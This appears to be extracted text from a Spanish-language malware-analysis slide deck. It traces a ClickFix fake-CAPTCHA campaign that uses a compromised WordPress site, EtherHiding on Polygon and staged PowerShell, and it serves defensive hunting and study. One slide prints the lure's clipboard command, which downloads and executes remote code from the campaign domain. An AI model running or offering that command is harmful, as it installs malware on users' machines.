

una muestra. 1 2 3 4 5 ClickFix Artefactos Pivot en VT Muestra Análisis La técnica Qué deja una página lure engines · tag · detecciones Un HTML concreto Entorno controlado LA BÚSQUEDA (engines:clickfix or engines:fakecaptcha) tag:html Páginas: el señuelo, no el payload p:10+ 10 o más detecciones Lo que los motores ya etiquetan así fs:30d+ Filtro por fecha de primera subida LLEGUÉ A ESTA MUESTRA click.html Un sitio WordPress comprometido, con un bloque JavaScript ofuscado marcado wpmbchik.
una muestra. 1 2 3 4 5 ClickFix Artefactos Pivot en VT Muestra Análisis La técnica Qué deja una página lure engines · tag · detecciones Un HTML concreto Entorno controlado LA BÚSQUEDA (engines:clickfix or engines:fakecaptcha) tag:html Páginas: el señuelo, no el payload p:10+ 10 o más detecciones Lo que los motores ya etiquetan así fs:30d+ Filtro por fecha de primera subida LLEGUÉ A ESTA MUESTRA click.html Un sitio WordPress comprometido, con un bloque JavaScript ofuscado marcado wpmbchik.

El stager cambia en cada request Un loader en capas array numérico → XOR → Base64 → XOR → JavaScript hash ≠ variables ≠ clave / IV ≠ → new Function() misma función 02 EtherHiding: la página consulta Polygon 03 El lure: Fake Cloudflare eth_call → el contrato devuelve checkyoubrowse.codes Terminal o Win + X, Ctrl + V, Enter. Un dominio o un hash cortan una instancia. La secuencia es lo que se repite. delays ≠ →

reconstruimos. ETHERHIDING WEB 1 Sitio comprometido WordPress + JS ofuscado 2 FAKE CAPTCHA CLICKFIX 3 4 Blockchain Fake Cloudflare ClickFix eth_call a Polygon “I’m not a robot” → Human Verification Win + X o Terminal, Ctrl + V, Enter → checkyoubrowse.codes wpmbchik EJECUCIÓN 5 PowerShell por etapas Base64 · AES · ventana oculta · sleeps 6 Payload 7z protegido → WIservice.exe NO EJECUTADO LO QUE QUEDÓ EN EL CLIPBOARD irm ' checkyoubrowse.codes/0db333507dc12a63'|iex; Ese dominio no estaba en la página: devolvió el smart contract. lo

en el endpoint Navegador + endpoint + identidad Un comando obvio Señuelos más creíbles y filtrados Una sola técnica Combinaciones: cache, imágenes, fingerprinting Solo malware También robo de sesiones y tokens
